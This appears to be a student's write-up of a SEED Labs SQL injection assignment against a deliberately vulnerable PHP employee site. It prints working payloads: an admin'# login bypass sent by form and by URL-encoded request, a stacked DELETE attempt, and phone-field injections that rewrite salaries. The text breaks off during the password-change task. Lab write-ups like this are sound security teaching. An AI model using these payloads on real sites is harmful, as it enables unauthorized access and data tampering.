
ASSIGNMENT 5

Task 1: Get Familiar with SQL statements:

This task was getting familiar with the sql commands. The lab comes with MySql installed and a database is already created for this lab. The database is called users and it contains a table called credential. I will log into to Mysql using the usernames as root and password as dees.



We can now use the 'mysql>'to enter our SQL commands. I will then load the sqllab_users table with use 'sqllab_users;' command. I then print the tables which are present in the database with the 'show tables' command:

As we can see in the below picture that the only table which is contained in the database is the credential table.

```
Activities   Terminal   Apr 30 14:05
seed@VM: ~/.../Labsetup
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights
 reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current inpu
t statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```

Now the task wants us to write an sql command that can be used to pront all the profile information of the employee Alice. In order to do so, I will use the command 'SELECT * FROM credential WHERE Name = 'Alice';' This will yield the following output.

```
Activities   Terminal   Apr 29 19:12
seed@VM: ~/.../Labsetup
|  2 | Boby   | 20000 |  30000 | 4/20  | 10213352 |            |         |
   |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |  50000 | 4/10  | 98993524 |            |         |
   |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy   | 40000 |  90000 | 1/11  | 32193525 |            |         |
   |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 | 110000 | 11/3  | 32111111 |            |         |
   |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 | 400000 | 3/5   | 43254314 |            |         |
   |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+------------+---------+---
----+----------+------------------------------------------+
6 rows in set (0.01 sec)

mysql> select * from credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+------------+---------+---
----+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Em
ail | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+------------+---------+---
----+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |            |         |
   |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+------------+---------+---
----+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2 : SQL Injection Attack on SELECT Statement


- Task 2.1: SQL Injection Attack from webpage.


  I need to login into the web application as the administrator so that I can see the information of all the employees. The only provided information is that the account name for the account is admin but I don't what the password us. I need to determine what to type in the Username and Password fields to succeed in the attack.

  From the snippet of the php code provided I can see that $input_uname variable holds the value that is provided in the Username input field in the login form. Another thing I can make out is that this value is used in the Where part of the query. This means that provided a username value, I can change the entire meaning of the sql query. I use the admin'# as the input for the username field and some gibberish password for the password field. The gibberish is only to make sure javascript doesn't point out that the password field is empty.
  My idea behind using admin'# is that it will change the WHERE part of the query to something like this:

  WHERE name = 'admin'#' and Password = '$hashed_pwd'";

  The # sign is used for comments in SQL, so everything after the # until the end of the line will be commented out, so the query will look like WHERE name = 'admin'. Using this I am successfully able to log in as admin and get a look at all the records.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Nu
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

- Task 2.2: SQL Injection Attack from command line.


  I need to repeat the same SQL injection task but now I need to do without the webpage. For this I need to use the curl command in the terminal. I first saw what HTTP method is being used in the form code to send the Username and Password when the form is submitted. I can do so by simply viewing the page source of the login page.

```
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="unsafe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="unam
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
    <br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
```

As we can see on line 36 that HTTP method is GET, the parameters are username and password and the data is being sent to unsafe_home.php. This means that I can use the following URL:
www.seed-server.com/unsafe_home.php?username=admin'#&Password=11

I need to switch the ' and # symbols with their URL encoded version, which are %27 and %23 respectively. Doing so yield the following query.

www.seed-server.com/unsafe_home.php?username=admin%27%23&Password=11



Doing so, I get back the following output.


```
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png
" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'
><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home
<span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class=
'nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button
onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button></div></nav><div class='container'><br><h1 class='text-center
'><b> User Details </b></h1><hr><br><table class='table table-striped table-b
ordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope
='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th sc
ope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><t
r><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>102
11002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby<
/th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></
td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></tr
><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>3
2193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted
</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td>
</td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><
/tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
```

This is a bit difficult to read, but it is essentially a table with all the information that is stored in the table. This table is shown as an output when one is successfully


logged in as admin. This means that SQL injection attack from the terminal is successful.

- Task 2.3: Append a new SQL statement.

In this task I am supposed to use the login page, but now I need to add another SQL statement that will delete an entry from the table. I will attempt to delete Samy's data from the table. My idea is to enter : admin';DELETE FROM credential WHERE name='Samy'";#. This is essentially the same as when I used to the attack to log in to the admin account, but I am adding the DELETE FROM statement before # comment. This DELETE statement us separate from SELECR state statement cause they are separated using a semi-colon.



I get the following result.



I tried a few different variations of admin' DELETE code, but I kept getting the same error for each of them. After studying a bit about this, I came across the following statement, "Such an attack does not work against MSQL, because PHP's mysqli extension, The mysqli::query() API does not allow multiple queries to run in the database server. This is due to the concern of SQL injection." This translates that we cannot modify the table data using append idea because the unsafe_home.php program make use of the mysqli_query() API as shown below:

```
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}
```

Task 3: SQL Injection Attack on UPDATE Statement.


- Task 3.1: Modify your own salary

  For this task, Alice didn't get the raise she wanted, so she decided to change her own salary. She can do this by exploiting the sql injection attack vulnerability on the Edit Profile Page. She knows that the salaries are stored in a column called 'salary'. I think we can enter a string in the phone number field that will allow us to add salary to the list of fields being updated. We can try entering:
  ',salary='80000.

  The idea is that this will cause the sql query being ran to be change to:

  $sql = "UPDATE credential SET nickname='Ali',
  salary='80000′,email='ali@gmail.com',address='$input_address',Password='$hashed_pwd', PhoneNumber='$input_phonenumber' WHERE ID=$id;";

After doing this we are successfully able to change her salary from $20,000 to $80,000.



Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Ali
Email	ali@gmail.com
Address	
Phone Number	520

The sql injection attack was successful.


- Task 3.2: Modify other people' salary.

Alice now decides to punish her boss Boby and she does this by changing the salary of Boby $1. Currently Boby's salary is 30,000 so I need to come up with a way to inject SQL code through Alice's Edit Profile form that will update Boby's salary to $1, and then we can logout of Alice's profile and login to Boby to check if the attack was successful.


What I did was, I used the phone number field just like in above attack. We enter: 520', salary = 1 WHERE Name = 'Boby';# into the Phone Number. This will change the SQL statement being executed to :

$sql = "UPDATE credential set phonenumber = '520' , salary = 1 WHERE Name = 'Boby';#' ….

I will try this out and see what happens.



Logging out of Alice account and logging into Boby's profile, we can see that his salary is now changed from $30,000 to $1:



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Ali
Email	ali@gmail.com
Address	
Phone Number	520

The sql injection attack is successful.

- Task 3.3: Modify other people' password.


  In this task, Alice still isn't over her boss Boby's move to not increase her salary. She now decides to change his password to something that only she knows so that Boby can't use his account anymore. We know by looking at the edit_backend.php file, I see that the passwords are hashed before being saved to the database. The hashing method used is sha1. This means that we will need to use SHA1 hashing on the password we choose and use that hashed version in the SQL injection attack. We can use the sha1sum command in the terminal to compute the hash value. We can create a file with the new password in it in order to use sha1sum to get the hash value. We do this by using the echo command. The -n is used because I don't want a newline character at the end of my file called password.txt containing 'Password123' and then print the contents to screen:

